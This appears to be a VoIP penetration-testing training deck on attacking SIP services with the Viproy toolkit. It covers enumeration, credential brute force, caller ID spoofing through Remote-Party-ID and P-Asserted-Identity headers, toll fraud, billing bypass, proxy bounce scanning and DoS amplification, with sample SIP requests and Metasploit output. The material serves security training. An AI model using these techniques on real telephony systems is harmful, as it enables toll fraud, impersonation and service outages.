


Unified Communications


- Forget TDM and PSTN
- SIP, Skinny, H.248, RTP, MSAN/MGW
- Smart customer modems & phones

- Cisco UCM , Asterisk, Avaya, FreeSwitch
  - Linux operating system
  - Web based management services
  - VoIP services (Skinny, SIP, RTP)
  - Essential network services (TFTP, DHCP)
  - Call centre, voicemail, value added services

Corporate VoIP Infrastructure



Unified Communications Services



Attacking SIP services

- Essential analysis
  - Registration and invitation analysis
  - User enumeration, brute force for credentials
  - Discovery for SIP trunks, gateways and trusts
  - Caller ID spoofing (w/wo register or trunk)

- Advanced analysis
  - Finding value added services and voicemail
  - SIP trust hacking
  - SIP proxy bounce attack

Basic Attacks

We are looking for...

- Finding and identifying SIP services and purposes
- Discovering available methods and features
- Discovering SIP software and vulnerabilities
- Identifying valid target numbers, users, realms
- Unauthenticated registration (trunk, VAS, gateway)
- Brute-forcing valid accounts and passwords
- Invite without registration
- Direct invite from special trunk (IP based)
- Invite spoofing (with/without register, via trunk)

Discovery

- Finding and Identifying SIP Services
  - Different ports, different purposes
  - Internal Communication Service or PSTN Gateway
- Discovering Available Methods
  - Register, Direct Invite, Options
  - Soft switch, Call Manager, mobile client software, IP phone
- Discovering SIP Software
  - Well-known software vulnerabilities
  - Software compliance and architecture
  - Network endpoints and 3rd party detection

Options Method

OPTIONS sip:192.168.1.1 SIP/2.0

Via: SIP/2.0/UDP 192.168.0.11:0;rport;branch=branchVGdOAdUioz

Max-Forwards: 70

From: <sip:100@192.168.1.1>;tag=K75k51bxRK;epid=kMqwphxdeu

To: <sip:100@192.168.1.1>

Call-ID: call2Gtcfu093DUo7Z6HbGm87WTAI75BrW

CSeq: 1234 OPTIONS

Contact: <sip:100@192.168.0.11:0>

User-Agent: Viproy Penetration Testing Kit - Test Agent

Allow: PRACK, INVITE ,ACK, BYE, CANCEL, UPDATE, SUBSCRIBE,NOTIFY, REFER, MESSAGE, OPTIONS

Expires: 3600

Accept: application/sdp

Content-Length: 0

Register Method

REGISTER sip:192.168.1.1 SIP/2.0

Via: SIP/2.0/UDP 192.168.0.11:5066;rport;branch=branch4GMsx5FDmR

Max-Forwards: 70

From: <sip:1000@192.168.1.1>;tag=rqdA8Lolik;epid=TxX4MN68k3

To: <sip:1000@192.168.1.1>

Call-ID: callFGMapJbNeNTN192Mntvo2Ltu6bWMc7@192.168.0.11

CSeq: 1 REGISTER

Contact: <sip:1000@192.168.0.11:5066>

User-Agent: Viproy Penetration Testing Kit - Test Agent

Supported: 100rel,replaces

Allow: PRACK, INVITE ,ACK, BYE, CANCEL, UPDATE, SUBSCRIBE,NOTIFY, REFER, MESSAGE, OPTIONS

Expires: 3600

Accept: application/sdp

Content-Length: 0

Subscribe Method

SUBSCRIBE sip:1000@192.168.1.1 SIP/2.0

Via: SIP/2.0/UDP 192.168.0.11:0;rport;branch=branchG3x7d4V1pc

Max-Forwards: 70

From: "1000" <sip:1000@192.168.1.1>;tag=ckPqVBVPAx;epid=PWVkqSHbVO

To: <sip:1000@192.168.1.1>

Call-ID: call59Xezb4qnBhY8Dvt6PoFimTr6cmrFM@192.168.0.11

CSeq: 1 SUBSCRIBE

Contact: <sip:1000@192.168.0.11:0>

User-Agent: Viproy Penetration Testing Kit - Test Agent

Supported: 100rel,replaces

Allow: PRACK, INVITE ,ACK, BYE, CANCEL, UPDATE, SUBSCRIBE,NOTIFY, REFER, MESSAGE, OPTIONS

Expires: 3600

Event: message-summary

Accept: application/simple-message-summary

Content-Length: 0

Discovery Tests

- Unauthenticated Registration
  - Special trunks
  - Special VAS numbers
  - Gateways
- Enumeration
  - Extensions, Users, Realms, MAC addresses
- De-Registration for Valid Users
- Brute-Forcing Valid Accounts and Passwords
  - With well-known user list
  - Numeric user ranges

Cisco SIP Services Enumeration


- Extensions (e.g. 1001)
  - MAC address in Contact field
  - SIP digest authentication (user + password)
  - SIP x.509 authentication
- All authentication elements must be valid!

Good news, we have SIP enumeration inputs!

- Warning: 399 bhcucm "**Line not configured**”
- Warning: 399 bhcucm "**Unable to find device/user in database**"
- Warning: 399 bhcucm "**Unable to find a device handler for the request received on port 52852 from 192.168.0.101**”
- Warning: 399 bhcucm "**Device type mismatch**"

Register and Subscribe

Register / Subscribe (FROM, TO, Credentials)



RESPONSE Depends on Information in REQUEST

- Type of Request (REGISTER, SUBSCRIBE)
- FROM, TO, Credentials with Realm
- Via

Actions/Tests Depends on RESPONSE

- Brute Force (FROM, TO, Credentials)
- Detecting/Enumerating Special TOs, FROMs or Trunks
- Detecting/Enumerating Accounts With Weak or Null Passwords
- ….

Invite, CDR and Billing Tests

- Free calling, call spoofing
- Free VAS services, free international calling
- Breaking call barriers
- Invite without registration (e.g. Phones, Trunks)
- Spoofing with...
  - Via field, From field
  - P-Asserted-Identity, P-Called-Party-ID, P-Preferred-Identity
  - ISDN Calling Party Number, Remote-Party-ID
- Bypass with...
  - P-Charging-Vector (Spoofing, Manipulating)
  - Re-Invite, Update (Without/With P-Charging-Vector)

Invite Method (Headers)

INVITE sip:1000@192.168.1.1 SIP/2.0
Via: SIP/2.0/UDP 192.168.0.11:5065;rport;branch=branchLhpAPuhw0I
Max-Forwards: 70
From: "1000" <sip:1000@192.168.1.1>;tag=pxeYwF48t8;epid=XeOPqADs0c
To: <sip:1000@192.168.1.1>
Call-ID: callJCw77lHgqAfuO4w4f3XZB0mtcfHNmS@192.168.0.11
CSeq: 1 INVITE
Contact: <sip:1000@192.168.0.11:5065>
User-Agent: Viproy Penetration Testing Kit - Test Agent
Supported: 100rel,replaces
Allow: PRACK, INVITE ,ACK, BYE, CANCEL, UPDATE, SUBSCRIBE,NOTIFY, REFER, MESSAGE, OPTIONS
Expires: 3600
Accept: application/sdp
Content-Type: application/sdp
Content-Length: 407

Invite Method (SDP Content)

```
v=0
o=Cisco-SIPUA 158056866 158056866 IN IP4 192.168.0.11
s=Source
t=0 0
m=audio 16392 RTP/AVP 0 8 18 102 9 116 101
c=IN IP4 192.168.0.11
a=rtpmap:3 GSM/8000a=rtpmap:0 PCMU/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:18 G729/8000
a=fmtp:18 annexb=no
a=rtpmap:102 L16/16000
a=rtpmap:9 G722/8000
a=rtpmap:116 iLBC/8000
a=fmtp:116 mode=20
a=rtpmap:101 telephone-event/8000
a=fmtp:101 0-15
a=sendrecv
```

Invite, CDR and Billing Tests

Invite / Ack / Re-Invite / Update (FROM, TO, VIA, Credentials)

100 Trying
183 Session Progress
180 Ringing
200 OK

401 Unauthorized
403 Forbidden
404 Not Found
500 Internal Server Error

RESPONSE Depends on Information in INVITE REQUEST
- FROM, TO, Credentials with Realm, FROM <>, TO <>
- Via, Record-Route
- Direct INVITE from Specific IP:PORT (IP Based Trunks)

Actions/Tests Depends on RESPONSE
- Brute Force (FROM&TO) for VAS and Gateways
- Testing Call Limits, Unauthenticated Calls, CDR Management
- INVITE Spoofing for Restriction Bypass, Spying, Invoice
- ....

Toll fraud for CUCM


- Cisco UCM accepts MAC address as identity
- No authentication (secure deployment?)
- Rogue SIP gateway with no authentication
- Caller ID spoofing with proxy headers
  - Via field, From field
  - P-Asserted-Identity, P-Called-Party-ID
  - P-Preferred-Identity
  - ISDN Calling Party Number, Remote-Party-ID*
- Billing bypass with proxy headers
  - P-Charging-Vector (Spoofing, Manipulating)
  - Re-Invite, Update (With/Without P-Charging-Vector)

* https://tools.cisco.com/bugsearch/bug/CSCuo51517

Remote-Party-ID header

Remote-Party-ID: <sip:007@1.2.3.4>;party=called;screen=yes;privacy=off

- Caller ID spoofing
- Billing bypass
- Accessing voicemail
- 3rd party operators



Caller ID fraud for all operators?

- Telecom operators trust source Caller ID
- One insecure operator to rule them all

Fake Caller ID for messages?

- Call me back function on voicemail / calls
  - Sending many spoofed messages for DoS
  - Overseas
  - Roaming
- Social engineering (voicemail notification)
- Value added services
  - Add a data package to my line
  - Subscribe me to a new mobile TV service
  - Reset my password/PIN/2FA
  - Group messages, celebrations

Exercises

- SIP service discovery
- User and extension enumeration for SIP services
- Brute force attacks against SIP services
- Register tests with/without authentication
- Invite tests for call analysis
- Message tests for SMS analysis
- Call Spoofing exercises

Advanced SIP Attacks

Unified Communications infrastructure and commercial subscriber services may be susceptible to the advanced attacks.

- SIP Proxy Bounce Attacks
- SIP Trust Relationship Hacking
- DoS and DDoS Tests
- Fuzzing

SIP Proxy Bounce Attack

- SIP Proxies Redirect Requests to the Others
  - We can access and scan them via SIP proxy
  - We can scan inaccessible servers
  - URI field is useful for this scan

- Business Impact
  - SIP trust relationship hacking
  - Attacking inaccessible servers
  - Attacking the SIP software and protocol
  - Software, Version, Type, Realm

SIP Proxy Bounce Attack (Headers)


OPTIONS sip:10.1.1.1:5060 SIP/2.0
Via: SIP/2.0/UDP **192.168.0.11**:5065;rport;branch=branchkUk5jYbvQk
Max-Forwards: 70
From: <sip:100@**10.1.1.1**:**5060**>;tag=FCXdqAEChY;epid=Fho7Ha8vX4
To: <sip:100@**10.1.1.1:5060**>
Call-ID: callQOAFEvMfOoMfe1mwJDDJeOvr6nydEb
CSeq: 1234 OPTIONS
Contact: <sip:100@**192.168.0.11**:5065>
User-Agent: Viproy Penetration Testing Kit - Test Agent
Allow: PRACK, INVITE ,ACK, BYE, CANCEL, UPDATE, SUBSCRIBE,NOTIFY, REFER, MESSAGE, OPTIONS
Expires: 3600
Accept: application/sdp
Content-Length: 0

Client IP

Scan Target

no SIP proxy address in the request

SIP Proxy Bounce Attack




```
msf auxiliary(vsipportscan-options) > run

[+] 192.168.1.146:5060 is Open
    Server       : FPBX-2.11.0beta2(11.2.1)

[+] 192.168.1.145:5070 is Open
    User-Agent   : sipXecs/4.7.0 sipXecs/registry (Linux)

[+] 192.168.1.201:5061 is Open
    Server       : sipXecs/xxxx.yyyy sipXecs/sipxbridge (Linux)

[+] 192.168.1.203:5060 is Open
    User-Agent   : 3CXPhoneSystem 11.0.28976.849 (28862)
```

Denial of Service Tests


- Locking All Customer Phones and Services for Blackmail
- Denial of Service Vulnerabilities of SIP Services
  - Multiple responses for bogus requests → DDOS
  - Concurrent registered user/call limits
  - Voice Message Box, CDR, VAS based DOS attacks
  - Bye and cancel tests for call drop
  - Locking all accounts if account locking is active for multiple fails
- Multiple Invite (With/Without Register, Via Trunk)
  - Calling all numbers at same time
  - Overloading SIP server's call limits
  - Calling expensive gateways, targets or VAS

Distributed Denial of Service Tests

- SIP Amplification Attack
- SIP Servers Send Errors Many Times (10+)
- We Can Send IP Spoofed Packets
- SIP Servers Send Responses to Victim
- => 1 packet for 10+ Packets, ICMP Errors (Bonus)

